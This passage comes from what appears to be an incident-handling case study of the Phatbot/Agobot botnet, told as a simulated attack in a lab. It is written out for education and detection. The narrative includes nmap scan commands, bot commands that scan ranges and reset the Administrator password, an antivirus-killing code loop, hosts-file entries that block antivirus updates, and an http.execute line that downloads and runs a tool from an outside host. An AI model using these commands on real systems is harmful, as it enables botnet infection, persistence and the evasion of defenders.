\r\n221\x20Bye\.SF:\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\
.\r\n221\x20Bye\.\r\n221SF:\x20Bye\.r\n221\x20Bye\.\r\n221\x20Bye\
.\r\n221\x20Bye\.\r\n221\x20ByeSF:\.\r\n221\x20Bye\.\r\n221\x20Bye
\.\r\n");
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows
2000 Professional or Advanced Server, or Windows XP, Microsoft
Windows 2000 Professional RC1 or Windows 2000 Advanced Server
Beta3
Nmap run completed -- 1 IP address (1 host up) scanned in 162.055
seconds
```

Note the data spewing from the unknown service on TCP port 15458 above.

Telnet results of latest Phatbot infection.

```
# telnet 10.192.31.32 15458
Trying 10.192.31.32...
Connected to 10.192.31.32.
Escape character is '^]'.
220 Bot Server (Win32)

221 Bye.

221 Bye.

221 Bye.
^]
telnet> quit
Connection closed.
```

The telnet session above indicates that the host is infected. Please note: the banner of the infection differs slightly from variant to variant. Often the banner will include the words “221 Good Bye. Have a good infection :)”.

Before continuing, let’s take a moment to review the options used with Nmap in the example above. First, the scan originated from a Linux machine. Nmap has been ported to Windows. It was just a matter of convenience that the Linux version was used for the scan.

When running Nmap on a Linux or Unix machine, it should be run with “root” (the Linux/Unix equivalent to Windows Administrator or Owner accounts) privileges. Best practices dictate to not logon with these super user accounts, but to only run what you specifically

need using the “sudo” command on Linux/Unix machines or the “Run as…” option on Windows machines.

The –sT option was used to perform a “TCP Connect” scan. The –sR option was used to include an “RPC scan”. The –p0 (zero) option was used to disable pings in case a local or host based firewall was in use. The –p1-65535 option told Nmap to scan every available port. The –A option, perhaps the most important option in the sample, is fairly new with Nmap and is used to tell Nmap to probe each port “aggressively” in an attempt to identify the actual application running on each port. The last option is the IP address of the alleged infected machine.

Phatbot/“Anybot” can also be identified at the host by looking for unusual services running on mysterious ports using free tools such as fport[20] by Foundstone, Inc. and TcpView[21] by Systinterals. At least one of these tools will be demonstrated in the Identification phase of the incident handling process.

III. The Platforms/Environments

This section sets the stage for a simulated attack to follow, that will demonstrate how an intruder would use this malicious code. Much of the information in this and the next section has been derived from real incidents.

A. Victim’s Platform

The victim’s platform is any Windows 2000 or XP (with or without service packs) computer in the process of installation or under poor management. Applications would not yet be installed. The installer, a member of the help desk, assigned the Administrator password to “changme” during the installation process. He did this because he wanted something he could easily remember in order to convey this to the customer for whom he was installing the computer. He intended the customer to actually reassign the password to something he, the installer, would not know when the customer brought the computer up for the first time.

The actual simulated attack was directed at a virtual Windows XP Professional machine, not yet patched, with a 14 day trial copy of Winalysis 3.0[22] installed to track changes to the system. Winalysis was written by Steve Fullerton and is available from www.winalysis.com . A baseline snapshot of the victim PC was taken before infecting the machine to aid in documentation of the malicious code.

[20] Fport: http://www.foundstone.com/resources/proddesc/fport.htm (free)
[21] TcpView: http://www.sysinternals.com/ntw2k/source/tcpview.shtml (free)
[22] Winalysis 3.0: www.winalysis.com

It only took approximately 35 seconds for Winalysis to create the snapshot. The snapshot records changes to files, groups, the registry, security rights, the scheduler service, system services, shares, users, and more.

This baseline snapshot is then used to detect any changes to any or all of the items listed above during the simulated attack, or in the course of normal business. The price of a licensed copy is very reasonable, US $55.00, and the package has additional capabilities not listed here. A sample screen shot was included in the "Description" section above.

The intent was to simulate a computer in the process of installation. The virtual machine was created on a Windows XP Professional Laptop with Service Pack 1 with all current patches installed, Norton Antivirus version 9.05.15 with current virus definitions, using VMWare 4.5.1[23], and strong passwords assigned. The complete test network description is included in Appendix D.

The victim PC was assigned **`10.192.31.32.`**

B. Source Network

The source of the attack is an office network housing Brilliant Programmer, who has too much time on her hands. Brilliant Programmer dabbles with writing viruses for fun in her spare time.

She has complete unrestricted access to both a fully patched Windows XP Professional computer and a fully patched Red Hat Linux release 9 machine. The network that houses Brilliant Programmer has no access restrictions by design, and is actually prohibited from applying any restrictions. The only exceptions were to temporarily contain current network security related incidents.

The actual system used as the source of the attack, was the same computer running Windows XP Professional Laptop with Service Pack 1 listed above. Again, a complete description of the test environment is located in Appendix D.

C. Target Network

For the purpose of demonstration, a self contained test network was used to simulate the following attack.

[23] VMWare 4.5.1: Virtual PC software that you can try free for 30days available from http://www.vmware.com

Brilliant Programmer released Phatbot onto a target network (diagrammed below) that hosts many computers running Microsoft Windows 2000 or XP. Brilliant Programmer was not concerned about Service Pack or patch levels, as Phatbot exploits many versions of Windows 2000 and XP. In the case of weak or missing passwords, all versions of Windows are vulnerable. Brilliant Programmer's only interest was to build her own Phatbot network for fun and profit.

Please Note: As stated at the beginning of this document, due to the sensitive nature of the author's employment, it would be inappropriate to reveal the specific nature and policies of her employer. Therefore, the content to follow is purposely generic.

The target network contained the following equipment:

2-Cisco 12816 Routers[24] (pictured in blue/top) running Cisco IOS version 12.1(13) handle the Internet and Internet 2 feeds.

These were hardened (secured) using the Center for Internet Security's (CIS) level-1 and level-2 Benchmark and Audit tool for Cisco IOS routers (RAT)[25]. A copy of CIS's sample router configuration that passes each rule is included in Appendix E.

As is widely recommended, ingress and egress filters are in place on the routers in order to help protect against denial of service (DoS) attacks (SANS, Help Defeat Denial of Service Attacks).

16-Cisco 6513[26] Switches (though only two are pictured below) running Cisco IOS 12.2(17b)SXA are connected to the 2-12816 Routers (8 per router/half capacity). Two of the 6513s (pictured) contain PIX based Firewall Service Modules (FWSM)[27] used for managed security network segments.

Though the sample target network contained two firewalls at strategic locations, the firewall policy was still in its infancy as the target network was just beginning to offer managed security network segments to interested customers. All traffic was allowed both in and out of the firewalls but it was being logged for later analysis.

[24] Cisco 12816 Router Data Sheet:
http://www.cisco.com/en/US/products/hw/routers/ps167/products_data_sheet09186a00801df20d.html
[25] CIS Level-1 and Level-2 Benchmark and Audit Tool for Cisco IOS Routers:
http://www.cisecurity.org/bench_cisco.html
[26] Cisco 6500 Series Switch:
http://www.cisco.com/en/US/products/hw/switches/ps708/products_data_sheet09186a00800ff916.html
[27] Cisco Firewall Services Module (FWSM):
http://www.cisco.com/en/US/products/hw/modules/ps2706/products_data_sheet09186a00800c4fe7.html

Each 6513 had between three and four Catalyst 3550s[28] attached, all running Cisco IOS 12.1(19)EA1c. (Only two are pictured) The switches and routers, only run the telnet service on a private management network interface, and have further restrictions applied that limit which management hosts may connect to the telnet ports.

The hosts on each subnet (only two subnets pictured) vary greatly; Everything from Windows 95 to Windows Server 2003, Solaris 5 – 9, various flavors of Unix and Linux, though Red Hat 8 and 9 were the most common Operating Systems, and more! Many services were running. Some hosts were meticulously managed yet others were not managed at all.

D. Network Diagram

Both her network (the source of the attack), and the target network are depicted below (Figure 6).

[28] Cisco Catalyst 3550 Switch: http://www.cisco.com/en/US/products/hw/switches/ps646/index.html




Figure 6: Ideal target network.

IV. Stages of the Attack

This section demonstrates the five stages of the simulated attack.

A. Reconnaissance

Phatbot/"Anybot" doesn't differentiate amongst its prey, though Brilliant Programmer preferred to unleash it in a network with many already infected hosts so as not to call attention to herself. She selected her preliminary target networks directly from DShield.org's[29] Top 10 Most Wanted list as she believed the networks housing these hosts were likely loosely managed, if at all, and were most likely to contain infected hosts.

To satisfy her curiosity, she wanted to identify whose networks she was about to scan. DShield's Top 10 Most Wanted were conveniently linked to the appropriate Internet Directory (whois server), where Brilliant Programmer could quickly and easily see who the registered owners of these IP addresses were, what IP blocks they were assigned, in what country they were located, more specifically where they were located, what IP addresses their DNS name servers were assigned, their telephone numbers, and more.

Had DShield not provided these convenient links, Brilliant Programmer could have easily discovered this information on her own. She would have done this by looking up each IP address in the American Registry for Internet Numbers (arin.net) whois database. For IP addresses outside of ARIN's geographical areas, ARIN provides a link to RIPE, APNIC, or LACNIC, currently one of the other three Regional Internet Registries (RIRs)[30], where she would have performed the search again.

With this information, Brilliant Programmer could then perform a search using her favorite search engine of the day. Her goal was to uncover interesting tidbits about her potential targets, possibly discovering the target networks' business partners and/or contactors' networks, which she may choose to target first. These networks often have unrestricted access to the target networks via Virtual Private Network (VPN) segments.

To this point, the target networks had no way of detecting Brilliant Programmer's intent to attempt to compromise their networks. Everything she had done required no direct exchange of information to or from the target network. All packets to and from Brilliant Programmer's desktop systems were exchanged with

[29] Dshield: http://www.dshield.org/
[30] Regional Internet Registries (RIRs) information: http://arin.net/library/internet_info/index.html

organizations outside of the target networks and were all publicly available.

B. Scanning

Brilliant Programmer wanted to ensure that her target networks contained many Windows hosts, so she used Nmap to scan her target networks. She began the scan like this:

```
nmap -sS -n –p1-139 –O -oN /tmp/target_log 10.192.31.0/16
```

She chose the –sS option with the hope of not calling too much attention to the scan. Fydor's Nmap manual page[31] reports "The primary advantage to this scanning technique is that fewer sites will log it".

She was taught to always use the –n option to prevent DNS resolution, to help increase the speed of the scan.

She told Nmap which ports she wanted to scan, using the –p option, as she was currently looking only for Windows hosts. Previously her testing indicated that Nmap is very good at finding Windows hosts with that limited port range.

She used the –O switch, which "activates nmap's remote host identification via TCP/IP fingerprinting" (Fydor). (Think of the –O option as identifying which Operating System is in use.)

Naturally Brilliant Programmer wanted to collect the information output from her scan, so she used the –oN option to build her list of perfect targets.

Last, she included the IP address space of one of her target networks (**10.192.0.0**/16). Please note: The /16 is a shorthand method for telling Nmap to scan an entire class B network which is equal to 10.192.0.0 – 10.192.255.255.

Brilliant Programmer then went home, since she knew that this scan would take a long time and she wanted to be fresh when she attempted to exploit her new victims.

First thing in the morning, Brilliant Programmer checked her /tmp/target_log (sample shown below) and searched for "open" to see if she had found a juicy target. She became excited as the text on her screen scrolled by, confirming that she had indeed found her target.

[31] Nmap man page: http://www.insecure.org/nmap/data/nmap_manpage.html

```
marco:~$ cat /tmp/target_log

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
Interesting ports on 10.192.31.32:
(The 136 ports scanned but not shown below are in state: closed)
PORT    STATE    SERVICE
135/tcp open     msrpc
139/tcp open     netbios-ssn
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows
2000 Professional or Advanced Server, or Windows XP
```

In reality however, Phatbot/Agobot/Anybot includes built in scanners for each of the twelve (and counting) exploits which can be used individually, in any combination, or even all together. These would more likely be used in a point and shoot manner. Why would the intruders bother manually scanning a network range, when they can scan and exploit all in the same step?

C. Exploiting the System

Brilliant Programmer traded one of her own viruses for a copy of Phatbot long before Phatbot was reportedly available via open source. Since Brilliant Programmer already had Microsoft Visual C++ 6 installed on her Windows XP Professional Service Pack 1 workstation plus all current patches, compiling it was a breeze thanks to the installation documentation that came with it.

Below is a sample of this documentation from Phatbot's faq.html:

```
      "[1.1] What software is needed for compilation ?
This really depends on the version you want to compile. There are
3 compilers currently supported on Win32, Microsoft's Visual C++
6, MingW32 and the Borland C++ Compiler. Since the MingW32 version
is currently incomlete, and the Borland version only built but
crashed on startup, the only real support I'm giving at the moment
is for Microsoft Visual C++ 6. Additionally the bot has support
for Linux (or more generally POSIX compatible systems), it was
tested using gcc 3.2.x and 3.3.x.

The bot also needs a copy of OpenSSL, but this is already included
as a static library for Win32, Linux and MingW32. You can get
OpenSSL from http://www.openssl.org/. There will be instructions
on how to build your own static library soon.

[1.2] How to use Visual Studio ?
Get the Visual Studio 6 SP5 from here, newest Platform SDK from
here (you don't need the full 129mb download, only Core SDK/Build
Environment) and the Processor Pack from here. Install all 3. Add
the following paths to "Tools|Options...|Directories" in Visual
Studio (be sure to include them on top of the list):

to "Show directories for|Executable files:"
<path to sdk>\MICROSOFT SDK\BIN
```

```
to "Show directories for|Include files":
<path to sdk>\MICROSOFT SDK\INCLUDE

to "Show directories for|Library files":
<path to sdk>\MICROSOFT SDK\LIB

Replace "<path to sdk>" with the path where you installed the
Platform SDK.

You should be ready to compile now."

Note: The author was unable to compile the version located in
reality.  The worm was analyzed by looking at the available code
and carefully observing the worm's behavior in a controlled
environment.
```

Brilliant Programmer needed to customize her bot before she could use it for the first time. She did this by running the included configuration tool "configgui.exe" and setting a few variables (Figure 7).




Figure 7: Included Configuration GUI tool

Note: Each selection in the top left box, has corresponding configuration options in the top right box. For this example, the box selected shows that the name of the run time executable is configurable. Also note the last two boxes on the bottom right. In this case, Brilliant Programmer named her run time executable "soundman.exe".

Brilliant Programmer also used this configuration utility to determine which modules she would like her particular bot to use by simply selecting and de-selecting check boxes. She decided to include the option to “Enable AV kill”, checked “Polymorph on install”, named her services, and checked the box to tell it to “Autostart”.

Below is a copy of each configuration variable (cvar) available for these bots at the time of this writing. There appeared to be a few contributors to this project, and it seems as though new modules are being added all the time. In fact, the command reference table even includes the “plugin.load” and “plugin.unload” commands marked “(not supported yet)”, indicating some future plans for this bot.

```
cvar        bot_filename     string   Bot - Runtime Filename
cvar        bot_id   string   Bot - Current ID
cvar        bot_prefix       char     Bot - Command Prefix
cvar        bot_timeout      int      Bot - Timeout for receiving
in miliseconds
cvar        bot_seclogin     bool     Bot - Enable login only by
channel messages
cvar        bot_compnick     bool     Bot - Use the computer name
as a nickname
cvar        bot_randnick     bool     Bot - Random nicks of Letters
and Numbers
cvar        bot_meltserver   bool     Bot - Melt the original
server file
cvar        bot_topiccmd     bool     Bot - Execute topic commands
cvar        do_speedtest     bool     Bot - Do speedtest on startup
cvar        do_avkill        bool     Bot - Enable AV kill.
cvar        do_stealth       bool     Bot - Enable Stealth.
cvar        as_valname       string   Autostart - Value Name
cvar        as_enabled       bool     Autostart - Enabled
cvar        as_service       bool     Autostart - Start as service
cvar        as_service_name  string   Autostart - Short service
name
cvar        scan_maxthreads  int      Scanner - Maximum Number of
threads
cvar        scan_maxsockets  int      Scanner - Maximum Number of
sockets
cvar        ddos_maxthreads  int      DDOS - Maximum Number of
threads
cvar        redir_maxthreads int      Redirect - Maximum Number of
threads
cvar        identd_enabled   bool     IdentD - Enable the server
cvar        cdkey_windows    bool     Return Windows Product Keys
on cdkey.get
cvar        scaninfo_level   int      Scanner - Info Level (0)-none
(1)-less (3)-more
cvar        spam_aol_channel string   AOL Spam - Channel name
cvar        spam_aol_enabled bool     AOL Spam - Enabled ?
cvar        sniffer_enabled  bool     Sniffer - Enabled ?
cvar        sniffer_channel  string   Sniffer Output channel
cvar        scaninfo_chan    string   Scanner - Output channel
```

```
cvar        inst_polymorph   bool    Installer - Polymorph on
install ? (Doesn't work with EXE packers)
cvar        vuln_channel     string  Sniffer - Vulnerable Server
Sniffer
```

Now with her bot properly configured, Brilliant Programmer was ready to use it against her juicy target. She did this by firing up her bot on her own system, since she was unsure of how the Waste p2p protocol would work. She issued a ".login <user> <password>" to login to the bot, followed by a "scan.addrange 10.192.0.0/16" to set the scanner to scan her juicy target network. She then enabled the NetBIOS scan module by issuing the "scan.enable nbscannner" command followed by a "scan.start". She also could have chosen to issue a "scan.startall" that would have easily enabled all scanners and start scanning all in one step. Please see Appendix B for the complete copy of the nbscanner module and Appendix C for Phatbot/Agobat/Anybot's complete command list.

Now all that remained for Brilliant Programmer was to sit back and watch the bot's progress. The compromised host would phone home for instructions using Waste over TCP port 4387, according to the LURHQ Threat Intelligence Group, or IRC over TCP 6667 in the case Agobot variants.

D. Keeping Access

Once the new drone announced itself on Brilliant Programmer's predefined channel, she then issued a "bot.secure" command. This command secures the bot's host by deleting it's shares and disabling dcom. She did this to protect the host from becoming compromised by someone else.

She also changed the new drone's Administrator password to something only known to her, by issuing the "bot.execute net user administrator newsecurepassword" command.

Also remember that Brilliant Programmer had already pre-configured her version of the bot to include the "`do_avkill`" cvar in the previous section. By enabling this variable, Brilliant Programmers's bot would run the following routine every 20 seconds.

```
#ifndef DEBUG
       // Kill all AV processes every 20 seconds
       if(g_pMainCtrl->m_cBot.do_avkill.bValue){
              if((GetTickCount()-lLastAVKill) > 20000)
              {      KillAV(); lLastAVKill=GetTickCount(); }}
#endif
```

For kicks, Brilliant Programmer wanted to see what hosts her new drone was attacking, so she used the “bot.execute” command to issue a “netstat –an” command on the victim computer. Netstat is included with Windows and is used from the command line to check the status of a computer’s network connection. It’s usage:

```
C:\WINDOWS\system32>netstat /?

Displays protocol statistics and current TCP/IP network
connections.

NETSTAT [-a] [-e] [-n] [-o] [-s] [-p proto] [-r] [interval]

  -a            Displays all connections and listening ports.
  -e            Displays Ethernet statistics. This may be combined
                with the –s option.
  -n            Displays addresses and port numbers in numerical
                form.
  -o            Displays the owning process ID associated with
                each connection.
  -p proto      Shows connections for the protocol specified by
                proto; proto may be any of: TCP, UDP, TCPv6, or
                UDPv6.  If used with the –s option to display
                per-protocol statistics, proto may be any of:
                IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or
                UDPv6.
  -r            Displays the routing table.
  -s            Displays per-protocol statistics. By default,
                statistics are shown for IP, IPv6, ICMP, ICMPv6,
                TCP, TCPv6, UDP, and UDPv6; the -p option may be
                used to specify a subset of the default.
interval        Redisplays selected statistics, pausing interval
                seconds between each display.  Press CTRL+C to
                stop redisplaying statistics.  If omitted,
                netstat will print the current configuration
                information once.
```

A normal output of “netstat –an” is as follows.

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING
  TCP    111.111.1.99:139       0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1900         *:*
  UDP    111.111.1.99:123       *:*
  UDP    111.111.1.99:137       *:*
  UDP    111.111.1.99:138       *:*
  UDP    111.111.1.99:1900      *:*
```

Below is an excerpt from the output of the victim computer. Note that hundreds of lines were cut from the real output in order to save space. Also note that the local address is that of the victim PC.

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2992           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2993           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2994           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2995           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2996           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2997           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2998           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2999           0.0.0.0:0              LISTENING
  <lines 3000 – 3091 intentionally cut here to save some space
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:18415          0.0.0.0:0              LISTENING
  TCP    10.192.31.32:139     0.0.0.0:0              LISTENING
  TCP    10.192.31.32:2992    1.1.227.117:135      SYN_SENT
  TCP    10.192.31.32:2993    1.1.227.118:135      SYN_SENT
  TCP    10.192.31.32:2994    1.1.227.119:135      SYN_SENT
  TCP    10.192.31.32:2995    1.1.227.120:135      SYN_SENT
  TCP    10.192.31.32:2996    1.1.227.121:135      SYN_SENT
  TCP    10.192.31.32:2997    1.1.227.122:135      SYN_SENT
  TCP    10.192.31.32:2998    1.1.227.123:135      SYN_SENT
  TCP    10.192.31.32:2999    1.1.227.124:135      SYN_SENT
  <lines 3000 - 3089 intentionally cut here to save some space
  TCP    10.192.31.32:3090    1.1.227.215:135      SYN_SENT
  TCP    10.192.31.32:3091    1.1.227.216:135      SYN_SENT
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    0.0.0.0:1034           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1079         *:*
  UDP    127.0.0.1:1900         *:*
  UDP    127.0.0.1:62515        *:*
  UDP    127.0.0.1:62517        *:*
  UDP    127.0.0.1:62519        *:*
  UDP    127.0.0.1:62521        *:*
  UDP    127.0.0.1:62523        *:*
  UDP    127.0.0.1:62524        *:*
  UDP    10.192.31.32:123       *:*
  UDP    10.192.31.32:137       *:*
  UDP    10.192.31.32:138       *:*
  UDP    10.192.31.32:1900      *:*
```

Brilliant Programmer's new drone was working nicely as she had just seen it actively attacking others systems.

Finally as one more added measure of protection for keeping access to this host, Brilliant Programmer altered the drivers\etc\hosts file so it would keep most anti virus software from receiving updates. Brilliant Programmer did this by re-directing the

anti virus website names to the local host at 127.0.0.1. The drivers\etc\host file is used to resolve host names to IP addresses in places where a DNS server is unavailable. It is rarely used anymore.

Phatbot added the following entries to the host file as revealed in its utility routine:

```
127.0.0.1    www.symantec.com
127.0.0.1    securityresponse.symantec.com
127.0.0.1    symantec.com
127.0.0.1    www.sophos.com
127.0.0.1    sophos.com
127.0.0.1    www.mcafee.com
127.0.0.1    mcafee.com
127.0.0.1    liveupdate.symanteclive update.com
127.0.0.1    www.viruslist.com
127.0.0.1    viruslist.com
127.0.0.1    viruslist.com
127.0.0.1    f-secure.com
127.0.0.1    www.f-secure.com
127.0.0.1    kaspersky.com
127.0.0.1    www.avp.com
127.0.0.1    www.kaspersky.com
127.0.0.1    avp.com
127.0.0.1    www.networkassociates.com
127.0.0.1    networkassociates.com
127.0.0.1    www.ca.com
127.0.0.1    ca.com
127.0.0.1    mast.mcafee.com
127.0.0.1    my-etrust.com\n");
127.0.0.1    www.my-etrust.com
127.0.0.1    download.mcafee.com
127.0.0.1    dispatch.mcafee.com
127.0.0.1    secure.nai.com
127.0.0.1    nai.com
127.0.0.1    www.nai.com
127.0.0.1    update.symantec.com
127.0.0.1    updates.symantec.com
127.0.0.1    us.mcafee.com
127.0.0.1    liveupdate.symantec.com
127.0.0.1    customer.symantec.com
127.0.0.1    rads.mcafee.com
127.0.0.1    trendmicro.com
127.0.0.1    www.trendmicro.com
```

E. Covering Tracks

Prior to compromising the victim computer, Brilliant Programmer added “md5 hash checking for cvars to prevent people from hexing the exe file” and added “Anti-Debugging code to prevent AV researchers/honeypots messing with the Bot”. She did this to make it nearly impossible to reverse engineer her bot.

Please remember, cvar simply means configuration variable as previously mentioned. An md5 hash in this case, refers to making it

impossible for someone to read the cvars, even with a hex editor by encrypting them. A hex editor is used to read otherwise unreadable files such as executable (exe) files and anti-debugging code refers to purposely adding special code to prevent others from using debugging and or disassembly tools to discover the features and functions of the Bot. These are real features of Phatbot/Agobot/Anybot as discovered by reading the change log included with the source code. Please see Appendix F for a copy of the entire log.

Brilliant Programmer had also enabled the "do_stealth" cvar when configuring her bot with the graphical configuration tool so it would hide itself on the victim computer.

The "do_stealth" cvar appears to be what the following files were used for:

```
./hook.cpp
./hook.h
./hookdll/apihijack.cpp
./hookdll/apihijack.h
./hookdll/hookdll.cpp
./hookdll/hookdll.h
```

These components perform the "hide itself by hooking to the NTQuerySystemInformation API on NTDLL.DLL" previously mentioned in the "Description" section. This module appears to create a new hidden process table that contains all the processes running on the victim PC including the bot, which then links to a bogus process table that is displayed on the compromised PC that does not include the bot. More information about this Application Program Interface (API) is available from: http://msdn.microsoft.com/library/ en-us/sysinfo/base/ntquerysysteminformation.asp

If Brilliant Programmer was so inclined, she could have also used the bot's "http.execute" command to download and execute her favorite file creation date and time changer.

The syntax of this command would be:

```
.http.execute www.bp.com /time_changer.exe
%TEMP%\time_changer.exe bpbot.exe /created:2003/01/02_10:45
/silent
```

